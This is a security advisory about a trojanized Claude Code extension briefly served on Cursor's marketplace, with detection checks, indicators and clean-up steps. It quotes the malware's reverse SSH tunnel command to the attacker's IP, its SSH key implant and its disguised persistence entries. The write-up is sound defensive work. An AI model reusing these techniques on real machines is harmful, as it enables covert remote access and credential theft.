Claude Code extension hacked on Cursor: check these versions before your developer machine is compromised
On this page
On 29 October 2026, Cursor’s extension marketplace served a tampered copy of Anthropic’s Claude Code extension for about 11 hours. The builds were labelled versions 2.1.312 and 2.1.313, published under Anthropic’s own name, and Cursor says they reached at most 5,000 users on Windows and macOS. The moment the editor loaded the extension, a loader at the top of its code sent your machine’s details to an attacker, planted an SSH key called svc-telemetry in your authorized_keys file, and set itself up to run again at every start-up.
This article covers exactly what happened, which versions and channels are affected, the one-line check, why removing the extension does nothing useful on its own, how to clean up an affected machine, and what the incident teaches anyone who installs editor extensions.
The 60-second check: do this first
If you use Cursor and had the Claude Code extension installed on 29 October, run this before reading further. It only reads a file.
On macOS or Linux, in a terminal:
grep -qs svc-telemetry ~/.ssh/authorized_keys && echo "svc-telemetry key found" || echo "No key found; machine not impacted"On Windows, in PowerShell:
$files = "$HOME\.ssh\authorized_keys", "C:\ProgramData\ssh\administrators_authorized_keys" | Where-Object { Test-Path $_ }
if ($files -and (Select-String svc-telemetry $files)) { "svc-telemetry key found" } else { "No key found; machine not impacted" }
Both commands come from Cursor’s security notice. “Key found” means the loader ran on that machine: go straight to the clean-up section. “No key found” means the key was never planted. If you installed or updated the extension from Cursor’s marketplace during the window, also look for the persistence files listed below, because the loader wrote them in a separate step.
What happened
The timeline
| When (29 October 2026) | Event |
|---|---|
| 02:27 Pacific, 09:27 UK time | Tampered Claude Code builds become available on Cursor’s VS Code Extension Marketplace under the publisher name anthropic. |
| Same day | The EDR vendor Phorion spots the compromise, per The Register. OpenSourceMalware’s Paul McCarty publishes an analysis of the loader. |
| 13:35 Pacific, 20:35 UK time | Cursor removes the builds and blocks further distribution. It then shuts the whole marketplace down as a precaution. |
| 29 October, evening | Cursor publishes its security notice and a statement on X: at most 5,000 users affected, the build not developed by Anthropic, other extensions unaffected. |
| 30 October, 11:30 Pacific | Cursor updates the notice: version 2.1.312 is added to the affected list and the indicators of compromise are revised. The attacker’s server is taken offline by its hosting provider. |
Cursor says it audited access, confirmed no other extensions were tampered with, rotated its own keys, rebuilt the marketplace and brought it back online, and will contact affected users directly.
What Anthropic said
Anthropic’s position is that this was not a breach of Anthropic. Felix Rieseberg of Anthropic’s technical staff wrote that the company was working with Cursor on the incident “but it wasn’t a compromise of Anthropic’s systems or employee laptops”, that a malicious actor “used access to Cursor’s marketplace to publish a tampered copy” of the extension, and that “the versions on our official channels are not affected, and this only impacts Cursor users.” Anthropic then shipped its legitimate release as 2.1.314, skipping 2.1.313 so nobody confuses the two.
What is still unexplained
As of 3 November 2026, neither company has said how the attacker was able to publish under Anthropic’s name on Cursor’s marketplace, or what level of access they held. The Register and The Hacker News both flag the gap. Early reports that Open VSX and the Visual Studio Marketplace were also hit were corrected: Socket found no sign that the tampered build was ever on Open VSX, and Microsoft confirmed it was never on the Visual Studio Marketplace or npm. The incident landed about a week after another attack on developer tooling, in which, according to The Hacker News, release binaries of OVHcloud’s command-line tool were replaced through a hijacked contributor account.
Which versions and platforms are affected
| Build | Where | Status |
|---|---|---|
| anthropic.claude-code 2.1.312 (Windows, macOS) | Cursor marketplace, 29 October window | Malicious |
| anthropic.claude-code 2.1.313 (Windows, macOS) | Cursor marketplace, 29 October window | Malicious |
| 2.1.312 | Open VSX | Clean (a different build with the same number) |
| Any version | Visual Studio Marketplace | Clean |
| Claude Code CLI | npm | Clean |
| 2.1.314 | Every channel | The corrected release |
Cursor’s indicators list builds for darwin-arm64 and win32-x64. The loader itself contains Linux steps as well (a cron entry and systemctl enable --now sshd), so if a Linux machine took the extension from Cursor’s marketplace during the window, check it too.
If you want to confirm which file you had, these are the SHA-256 hashes Cursor published for the tampered packages and their payload:
| File | SHA-256 |
|---|---|
| 2.1.312, darwin-arm64 | fcbb327e38e61c4fec795e0d0591f52cd1014b813d20a5912104953c3a17c364 |
| 2.1.312, win32-x64 | 3de1722901165769893bef57c72594e9a54459faa23f3091b136b79966edd081 |
| 2.1.313, darwin-arm64 | 80402fdcad8799285fd93044976973ca000da7995fb93363f819bb8e4f84ee6c |
| 2.1.313, win32-x64 | 6786ec90cbd45949695bd7805c9fbb26cfc91bc5fc897de0183d9bcb9cb21731 |
The modified extension.js | ecb58cb29078d9646ad1dcdbe51526f2d9cfea06be5fb2ab183e8ecc3ab6bf15 |
What the malicious code did
The attacker did not rewrite the extension. They took the clean 2.1.312 bundle and put a loader in front of it: about 66 lines, roughly 7 KB, according to the analyses by OpenSourceMalware and StepSecurity. It runs under plain Node.js when the extension module loads, needs no editor API, no click and no conversation with Claude, and wraps each stage in its own error handler so one failure does not stop the next.

- Reconnaissance. It read your hostname, username, operating system and CPU architecture, home and working directories, the global Git email, your public IP address (from api.ipify.org), and the names of up to 40 environment variables whose names contain KEY, TOKEN, SECRET, PASS, AWS or GCP. Names only, not values.
- SSH key implant. It appended an Ed25519 public key with the comment
svc-telemetryto~/.ssh/authorized_keys, skipping the step if its marker was already there. The name is chosen to look like a harmless telemetry service account. - Switching on SSH. On macOS it ran
systemsetup -setremotelogin on; on Windows it tried to install the OpenSSH Server capability and startsshd; on Linux,systemctl enable --now sshd. All of these need administrator rights. - Reverse tunnel. It wrote a private key to a hidden temporary file named
.stk_plus ten hex characters, then looped anssh -N -R '*:0:localhost:22'connection totunnel@134.209.82.225, preferringautosshif installed, and retried every 60 seconds. With the tunnel up and SSH on, the attacker could log in to your machine with the planted key. - Persistence. On macOS a LaunchAgent named
com.apple.sysmond, chosen to look like Apple’s own process; on Windows a scheduled task namedSysMonrunning as SYSTEM where the session was elevated, with asysmon.cmdin the Startup folder as a fallback; on Linux a cron@rebootentry. A helper script under~/.configre-creates the key file if temporary files are cleaned. - Beacon. About 1.5 seconds after loading, it sent the reconnaissance as JSON by HTTP POST to port 8099 on the attacker’s server, and to the same port on your own loopback address, including a status for each stage.
Why it mostly failed, and why that is not a reason to relax
Cursor says the backdoor stage “would fail outside of highly unusual circumstances, such as Cursor being started with administrator privileges, because of errors in the malicious code”. Phorion found two of those errors: on macOS the check that should have escalated privileges ran without elevation and failed; on Windows the PowerShell set-up was invoked through /bin/sh, which does not exist on a standard install. So on most machines the attacker never got a working tunnel.
What did run, on an ordinary account, was everything else: the beacon with your identity and a list of your secret-looking variable names, the key in authorized_keys, and the persistence entries. That is why Cursor’s notice ends with the line every affected user should take literally: “Uninstalling the extension may not be sufficient — the payload drops standalone persistence scripts that keep running.”
Why uninstalling the extension alone isn’t enough
An extension lives in one folder. Removing it deletes that folder and nothing else. The loader wrote to five other places:
| Where | What is there | Why it matters |
|---|---|---|
~/.ssh/authorized_keys (Windows: %USERPROFILE%\.ssh\authorized_keys and C:\ProgramData\ssh\administrators_authorized_keys) | The attacker’s public key, comment svc-telemetry | Anyone holding the matching private key can log in over SSH whenever the service is reachable, today or in a year |
~/Library/LaunchAgents/com.apple.sysmond.plist (macOS), Task Scheduler task SysMon and Startup\sysmon.cmd (Windows), the cron @reboot line (Linux) | Start-up entries | They restart the tunnel loop at every login or boot, whether or not the extension still exists |
~/.config/.smt, ~/.config/.smtk, ~/.config/smt.cmd (Windows) | Helper scripts and a copy of the tunnel key | They rebuild the temporary key file if it is cleaned up |
$TMPDIR/.stk_<10 hex>, /tmp/.stk_<10 hex>, %TEMP%\.stk_<10 hex> | The tunnel’s private key | The identity the tunnel presents to the attacker’s server |
Running processes ssh -N -R or autossh -M 0 | The tunnel loop itself | Still retrying every minute until killed |
The attacker’s server at 134.209.82.225 is offline, so the tunnel loop currently connects to nothing. The planted key is the lasting problem: it is an open door on your machine that does not depend on that server, and if SSH is ever switched on later, by you or by a future update, the door is live.
How to clean up an affected machine
Cursor publishes a remediation script for each platform. Follow this order.
- Isolate the machine from networks that reach production, and keep it off until you are done. Preserve evidence first if your organisation runs incident response: copy the
authorized_keysfile, the persistence entries and the helper scripts before deleting anything. - Run Cursor’s script. On macOS, download
remediate-macos.shfrom cursor.com (under/static/security/claude-code-extension/) and run it as the affected user, not as root, withbash remediate-macos.sh. On Windows, downloadremediate-windows.ps1from the same path and run it from a PowerShell window opened with Run as Administrator, withpowershell -ExecutionPolicy Bypass -File .\remediate-windows.ps1. The scripts remove the extension, the persistence entries, the tunnel processes and the attacker’s key, and exit with a non-zero code if anything remains. Read a script before you run it, as you would with any downloaded code. - Verify by hand. Re-run the 60-second check. Then confirm the LaunchAgent, the
SysMontask, the Startupsysmon.cmd, the cron line, the~/.confighelpers and the.stk_files are gone, and that nossh -N -Rorautosshprocess is running. On Linux, where there is no script, remove each item yourself. - Check SSH itself. If Remote Login, OpenSSH Server or
sshdis on and you did not turn it on, turn it off, and read the SSH login logs for the window since 29 October. - Decide whether to rebuild. Cursor asks you to assess whether the host should be rebuilt. If the machine holds production access, or you cannot be sure the tunnel never connected, rebuild it from a known-good image. It is cheaper than the alternative.
- Rotate credentials, from a trusted machine. Not from the affected one. Cursor’s wording: “Rotate credentials and sessions accessible from affected hosts, from a trusted system.” The loader’s reconnaissance gave the attacker a list of your secret-named variables, and Cursor notes that the limited collection “does not rule out later credential access over the backdoor”. Rotate cloud keys (AWS and GCP by name), API tokens, package registry tokens, Git and SSH keys, CI secrets, database passwords in local configuration, and sign out every browser session for cloud consoles and source control. Then check the audit logs of those services for use you do not recognise.
- Reinstall from a clean source. Install Claude Code 2.1.314 or later, and consider taking it from the Visual Studio Marketplace or Open VSX rather than a third-party mirror.
- Block and watch. Block 134.209.82.225 at your firewall and alert on any outbound connection to TCP port 8099 or to
tunnel@SSH destinations you do not know.
The full list of indicators
For anyone hunting across a fleet with endpoint or network telemetry, these are the indicators from Cursor’s notice.
| Type | Indicator |
|---|---|
| Attacker server | 134.209.82.225 (reverse SSH on TCP 22 as user tunnel; beacon on TCP 8099 at /beacon) |
| Local beacon | HTTP POST to 127.0.0.1:8099/beacon |
| SSH key comment | svc-telemetry |
| Planted key fingerprint | SHA256:0Z6R+DF64Do2nwQic8a7kkfDLNNk4IiK+2U2Rci4htk |
| Tunnel key fingerprint | SHA256:KOAU57+ZG6u3MG4WwzPzPX2O5YEe9qdOC1Bl+6MVyDQ |
| Command lines | ssh -N -R '*:0:localhost:22', autossh -M 0, schtasks /create /tn SysMon, systemsetup -setremotelogin on, Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0 |
| SSH options in the tunnel command | StrictHostKeyChecking=no, UserKnownHostsFile=/dev/null, ServerAliveInterval=30, ExitOnForwardFailure=yes, IdentitiesOnly=yes |
| Persistence names | com.apple.sysmond (LaunchAgent), SysMon (scheduled task), sysmon.cmd (Startup folder), cron @reboot /bin/sh "<HOME>/.config/.smt" |
Cursor adds a useful caveat: ifconfig.me and api.ipify.org are legitimate services, and a connection to them is not on its own a sign of compromise.
How to protect your software supply chain from the next one
This attack did not need a vulnerability in your code. It needed you to accept an update from a store you trusted, which is exactly what stores are for. Four habits would have limited the damage, and they apply to every editor extension, CLI tool and package you install.
Do not run your editor with administrator rights. The single biggest reason this attack mostly failed is that the extension ran as an ordinary user and could not switch on SSH. Developers who launch their IDE elevated to make some tool work are removing that protection for everything the IDE loads.
Pin extension versions, or at least slow auto-updates down. Both Cursor and VS Code let you turn off automatic extension updates. A tampered build that is live for 11 hours only reaches machines that update inside those 11 hours. Phorion’s advice after this incident was to reinstall from the official marketplace and pin versions rather than auto-update. For teams, an allow-list of extensions and publishers, enforced through your device management tooling, turns an individual habit into a policy.
Keep production credentials off developer laptops, or make them short-lived. The loader searched for variables named like secrets because that is where developers keep them. Long-lived cloud keys in a shell profile are the worst case: easy to read, valid for months, and often attached to broad permissions. Prefer short-lived credentials issued through a single sign-on broker, store secrets in a manager that keeps them out of the environment, and give each developer the smallest set of permissions that gets the job done. If this incident had been a credential stealer rather than a backdoor, the difference between a bad day and a breach would have been decided here.
Watch what leaves the machine. A beacon to a bare IP address on port 8099, or an outbound SSH connection to a host nobody recognises, is visible to endpoint and egress monitoring. Phorion caught this because its EDR saw the behaviour; the extension store did not catch it at all. Treat developer machines as production endpoints for monitoring purposes, because for an attacker they are.
Two smaller points. First, inventory what is installed: if you had to answer “which of our 400 laptops took this extension from Cursor on 29 October?” today, could you? Second, keep an incident runbook for this exact shape of event, a tampered tool from a trusted source, with the isolate, clean, rotate, verify steps written down, because the next one will not announce itself.
What this means for the sites you run
A compromised developer machine is a route into everything it can reach: source control, deployment pipelines, cloud consoles, and the production site at the end of them. If a laptop that took the tampered build also held keys to your infrastructure, the clean-up is not finished when the laptop is clean.
- Rotate the keys that reach production first, then check the audit logs of your hosting, DNS and cloud accounts for changes between 29 October and the day you rotated.
- Scan the public site after the rotation, so you know its TLS, security headers and exposed services look the way they did before. BCDRPulse’s security scan runs that check against a domain you have verified as yours and gives you a dated report to keep with the incident record.
- Make sure your backups could survive an attacker who holds developer credentials. Our guide to protecting backups from ransomware covers immutable copies and separate identities, which are the same controls that stop a stolen key from destroying your recovery options.
- Know your recovery time before you need it. If the worst version of this incident had happened, a rebuild of your production environment would have been on the table; RTO vs RPO explains how to set and measure the numbers that tell you what that would cost.
The bottom line
A trusted extension store served a trojanised build of a popular AI coding extension for 11 hours, under the real publisher’s name, to as many as 5,000 developers. The attacker’s SSH backdoor mostly failed because the extension ran without administrator rights, but the reconnaissance, the planted key and the persistence succeeded, and all three survive an uninstall.
Run the one-line check. If the key is there, isolate, run Cursor’s script, verify by hand, rotate everything from a clean machine, and consider a rebuild. Then make the two changes that would have blunted this attack before it started: never run your editor elevated, and stop auto-updating the tools that can run code on your machine.
Sources.
- 1. Cursor, Security notice: malicious version of Anthropic.claude-code (2.1.312 and 2.1.313) identified in the Cursor VS Code Extension Marketplace (29 October 2026, updated 30 October) (opens in a new tab) cursor.com
- 2. Cursor on X, statement on the security incident (29 October 2026) (opens in a new tab) x.com
- 3. The Hacker News, Official Claude Code extension on Cursor Marketplace trojanized with persistent SSH backdoor (30 October 2026) (opens in a new tab) thehackernews.com
- 4. The Register, Anthropic: that Claude Code extension compromise couldn't be us (30 October 2026) (opens in a new tab) www.theregister.com
- 5. SecurityWeek, Malicious Claude Code extension served in Cursor supply chain attack (October 2026) (opens in a new tab) www.securityweek.com
- 6. BleepingComputer, Malicious Claude Code extension on Cursor planted SSH backdoors (October 2026) (opens in a new tab) www.bleepingcomputer.com
- 7. StepSecurity, Trojanized Claude Code extension delivered persistent SSH backdoor to developer machines (technical analysis, October 2026) (opens in a new tab) www.stepsecurity.io
Frequently asked questions.
What happened to the Claude Code extension on Cursor?
On 29 October 2026, between 02:27 and 13:35 Pacific time (09:27 to 20:35 UK time), Cursor's extension marketplace served tampered builds of Anthropic's Claude Code extension under Anthropic's own publisher name. Cursor identified versions 2.1.312 and 2.1.313 for Windows and macOS. A loader added to the start of the extension's main file collected host details, planted an attacker's SSH key, tried to switch on SSH and open a reverse tunnel, and installed persistence. Cursor removed the builds, shut the marketplace down, rotated its keys, rebuilt the marketplace and had the attacker's server taken offline.
Which versions of the Claude Code extension are affected?
Versions 2.1.312 and 2.1.313 of anthropic.claude-code installed or updated from Cursor's marketplace during the window on 29 October 2026. The 2.1.312 build on Open VSX is a different, clean build that happens to share the version number. The clean release that followed is 2.1.314; Anthropic skipped 2.1.313 on its official channels to avoid confusion.
Am I affected if I use VS Code or the Claude Code command line?
No, as far as every published account shows. Anthropic, Microsoft and Socket each confirmed that the tampered build was never on the Visual Studio Marketplace, Open VSX or npm. Only installs from Cursor's marketplace in the 11-hour window are in scope. If you run Cursor and are not sure which marketplace served your update, run the check anyway: it takes seconds.
How do I check for the svc-telemetry SSH key?
On macOS or Linux, run grep -qs svc-telemetry ~/.ssh/authorized_keys and print a message for each outcome; Cursor's notice gives the exact one-liner. On Windows, search the two authorized_keys files, your own under .ssh and the administrators file under C:\ProgramData\ssh, for the text svc-telemetry. A match means the loader ran on that machine. No match means the key was not planted, but if you installed the tampered build you should still look for the persistence files listed in this article.
Is uninstalling the extension enough?
No. Cursor's notice says uninstalling may not be sufficient because the payload drops standalone persistence scripts that keep running. The SSH key sits in your authorized_keys file, the start-up entries live in your LaunchAgents folder, Task Scheduler or Startup folder, and helper scripts sit under ~/.config. None of those are touched by removing the extension. Run Cursor's remediation script for your platform, verify by hand, and consider rebuilding the machine.
What credentials should I rotate after this?
Everything that machine could reach, rotated from a different computer you trust: cloud provider keys (the loader looked for variables named AWS and GCP), API tokens, package registry tokens, Git credentials and SSH keys, CI secrets, database passwords in local config, and browser sessions for cloud consoles and source control. The loader sent only the names of secret-like variables, not their values, but Cursor points out that an SSH backdoor would allow later access, so treat the names as a shopping list the attacker now holds.
Did the attack actually work?
Partly. The reconnaissance beacon, the SSH key and the persistence ran on an ordinary user account. Switching on the SSH service needs administrator rights, which the extension did not have on most machines, and researchers at Phorion found coding errors that made that step fail even more often. Cursor says the reverse tunnel would fail outside unusual set-ups such as Cursor running with administrator privileges, but asks every affected user to follow the full clean-up regardless.
Was Anthropic hacked?
Anthropic says no. Felix Rieseberg of Anthropic wrote that the incident was not a compromise of Anthropic's systems or employee laptops, and that a malicious actor used access to Cursor's marketplace to publish a tampered copy Anthropic did not build or publish. As of 3 November 2026, neither company has explained how the attacker was able to publish under Anthropic's name on Cursor's marketplace.
Published .
Founder, BCDRPulse
Founder of BCDRPulse. Enterprise backup and data protection since 2007, supporting Fortune 500 companies. Writes guides to keeping a site up, fast and secure, and to proving it.